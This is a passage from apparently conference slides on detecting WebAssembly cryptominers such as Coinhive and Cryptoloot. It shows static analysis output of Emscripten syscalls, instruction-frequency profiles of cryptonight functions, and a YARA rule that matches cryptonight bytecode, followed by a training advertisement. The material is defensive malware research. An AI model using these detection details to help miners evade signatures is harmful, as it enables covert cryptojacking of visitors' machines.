
- ❏ Cryptominer usually compiled:
 - ▶ from C/C++ code using **Emscripten** compiler
 - ▶ without removing unused functions
- ❏ Emscripten syscalls
 - ▶ `___syscallXX` imported by the wasm module
 - ▶ `XX` represents the system call number

```
In [41]: cfg.analyzer.contains_emscripten_syscalls()
Out[41]:
[('__syscall6', 'close'),
 ('__syscall54', 'ioctl'),
 ('__syscall140', '_llseek'),
 ('__syscall20', 'getpid'),
 ('__syscall146', 'writev')]
```

```
In [40]: cfg.analyzer.get_emscripten_calls()
Out[40]:
['abort',
 'enlargeMemory',
 'getTotalMemory',
 'abortOnCannotGrowMemory',
 '___lock',
 '___syscall6',
 '___unlock',
 'emscripten_memcpy_big',
 '___syscall54',
 '___syscall140',
 '___syscall20',
 '___assert_fail',
 '___syscall146',
 'stackAlloc',
 'stackSave',
 'stackRestore',
 'establishStackSpace',
 'setThrew',
 'setTempRet0',
 'getTempRet0',
 '_malloc',
 '_free',
 'emscripten_get_global_libc',
 '___errno_location',
 '_fflush',
 'runPostSets',
 '_memset',
 '_sbrk',
 '_memcpy',
 'dynCall_ii',
 'dynCall_iiii',
 'dynCall_viii']
```




(Simplify) Call Graph






Cryptographic functions?

Name	signature	Num instrs	Num blocks	Ratio	Static xrefs
\$func31	(i32 i32) → ()	1756	1	1756 instrs/block	16
\$func32	(i32 i32) → ()	1080	7	154 instrs/block	2
\$func38	(i32 i32 i32) → ()	2129	1	2129 instrs/block	20
\$func39	(i32 i32 i32) → ()	2204	1	2204 instrs/block	10
\$func45	(i32 i32 i32 i32) → ()	4157	5	831 instrs/block	9
\$func46	(i32 i32 i32 i32) → ()	1680	9	186 instrs/block	9
\$func47	(i32 i32 i32 i32) → ()	2162	5	432 instrs/block	8




Cryptographic functions with only 1 basicblock

\$func31(i32 i32)




i32.const	i32.load	get_local	i32.add	i32.shl	i32.xor	i32.and	i32.shr_u	tee_local	
32%	11.6%	11.4%	9.3%	9.1%	9.1%	6.8%	6.8%	2.4	92.4%

\$func38(i32 i32 i32)



i32.const	get_local	i32.shl	i32.or	i32.load	i32.add	i32.xor	tee_local	i32.shr_u	
27.9%	15.2%	13.4%	7.5%	6.4%	6.3%	6%	5.6%	4.7%	93%

\$func39(i32 i32 i32)



i32.const	get_local	i32.shl	i32.or	i32.load	i32.add	i32.xor	tee_local	i32.shr_u	
27.7%	15.4%	13%	7.3%	6.5%	6.5%	6.2%	5.8%	4.5%	93%




07

Cryptominers detection




Cryptoloot – Similarity matching

Coinhive




Cryptoloot




Cryptoloot – Similarity matching

🔗 Coinhive



🔗 Cryptoloot





Detection of cryptonight algorithm

○ Detect cryptonight functions name

- ▶ `_cryptonight_create`, `_cryptonight_destroy`, `_cryptonight_hash`
- ▶ **Not really efficient**

○ Detect cryptonight functions instructions/bytecodes

- ▶ Remove block/end opcodes
- ▶ `?? ??` to abstract `i32.const` value with memory offset

○ Result:

- ▶ **Both cryptonight & cryptoloot detected**
- ▶ You can use this YARA rule to get different variants on VirusTotal

```
rule wasm_cryptonight_func_bytecode
{
  meta: // Metadata, they don't affect the rule
  author = "patrick ventuzelo"
  strings:
    $wasm = { 00 61 73 6d } // WASM magic numbers
    $bytecode = {
      20 00 20 00 28 02 00 20 02 73 22 04 36 02 00
      20 02 41 10 73 20 00 41 08 6a 22 0b 28 02 00
      73 21 07 20 0b 20 07 36 02 00 20 02 41 20 73
      20 00 41 10 6a 22 0c 28 02 00 73 21 08 20 0c
      20 08 36 02 00 20 02 41 30 73 20 00 41 18 6a
      22 0e 28 02 00 73 21 03 20 0e 20 03 36 02 00
      20 00 41 20 6a 22 0f 20 02 41 c0 00 73 20 0f
      28 02 00 73 36 02 00 20 00 41 28 6a 22 11 20
      02 41 d0 00 73 20 11 28 02 00 73 36 02 00 20
      00 41 30 6a 22 13 20 02 41 e0 00 73 20 13 28
      02 00 73 36 02 00 20 00 41 38 6a 22 15 20 02
      41 f0 00 73 20 15 28 02 00 73 36 02 00 20 07
      41 07 76 41 fe 03 71 22 09 41 02 74 41 ?? ??
      6a 28 02 00 21 02 20 08 41 0f 76 41 fe 03 71
      22 0a 41 02 74}
  condition:
    $wasm in (0..4) and $bytecode
  // If $wasm in the first 4 bytes and it matches the
  // beginning of one cryptographic cryptonight function
}
```

```
wasm_cryptonight_func_bytecode ../../cryptominer/cryptonight/cryptonight.wasm
wasm_cryptonight_func_bytecode ../../cryptominer/cryptonight/some_variants/4a9ef0
wasm_cryptonight_func_bytecode ../../cryptominer/cryptonight/some_variants/47d299
wasm_cryptonight_func_bytecode ../../cryptominer/cryptoloot/cryptoloot_pow.wasm
```



08

Conclusion





Conclusion

🔗 Detection of cryptographic (computation) functions

- ▶ More viable than using function names detection
- ▶ Can be apply to other functions in the binaries
 - ▶ Emscripten functions, other algorithms, ...

🔗 Dynamic detection:

- ▶ SEISMIC: SEcure In-lined Script Monitors for Interrupting Cryptojacks – [link](#)

🔗 Other detection techniques applicable:

- ▶ Detection using CFG signature (like [GRAP](#))
- ▶ Detection using magic constants (like [FindCrypt2 IDA plugin](#))
- ▶ Detection using function divination (like [Sibyl](#))
- ▶ Identify functions from their side effects
 - ▶ memory access, return value, etc.

SEISMIC: SEcure In-lined Script Monitors for Interrupting Cryptojacks

Wenhao Wang, Benjamin Ferrell, Xiaoyang Xu,
Kevin W. Hamlen, and Shuang Hao

The University of Texas at Dallas
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WEBASSEMBLY



Training at RECON Montreal (24-27 June 2019)

More detail here: <https://recon.cx/2019/montreal/training/trainingwebassembly.html>

WebAssembly Module Reverse Engineering and Analysis

WebAssembly (WASM) is a new binary format currently developed and supported by all major browsers including Firefox, Chrome, WebKit /Safari and Microsoft Edge through the W3C. This new format have been designed to be "Efficient and fast", "Debuggable" and "Safe" that why it is often called as the "game changer for the web". This courses will give you all the prerequisites to understand WebAssembly module and it's virtual machine model. At the end of this intensive 4 days, you will learn which security measures are implemented by WebAssembly VM to validate and handle exceptions. You will be able to reverse statically and dynamically a WebAssembly module, analyze its behavior, create detection rule and search for vulnerability insides. Finally, you will discover how to do vulnerability research and fuzzing on those VM. Along this training, students will deal with a lots of hands-on exercises allowing them to internalize concepts and techniques taught in class. Hope you will like it !!

Register here !

*Click **here** for more details*


Instructor: Patrick Ventuzelo

Dates: 24-27 June 2019

Capacity: 20 Seats



Thanks & Question



- 📍 Patrick Ventuzelo / @Pat_Ventuzelo
- 📍 Octopus - <https://github.com/quoscient/octopus>

CONTACT

QuoScient

Radilostrasse 43


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QuoScient

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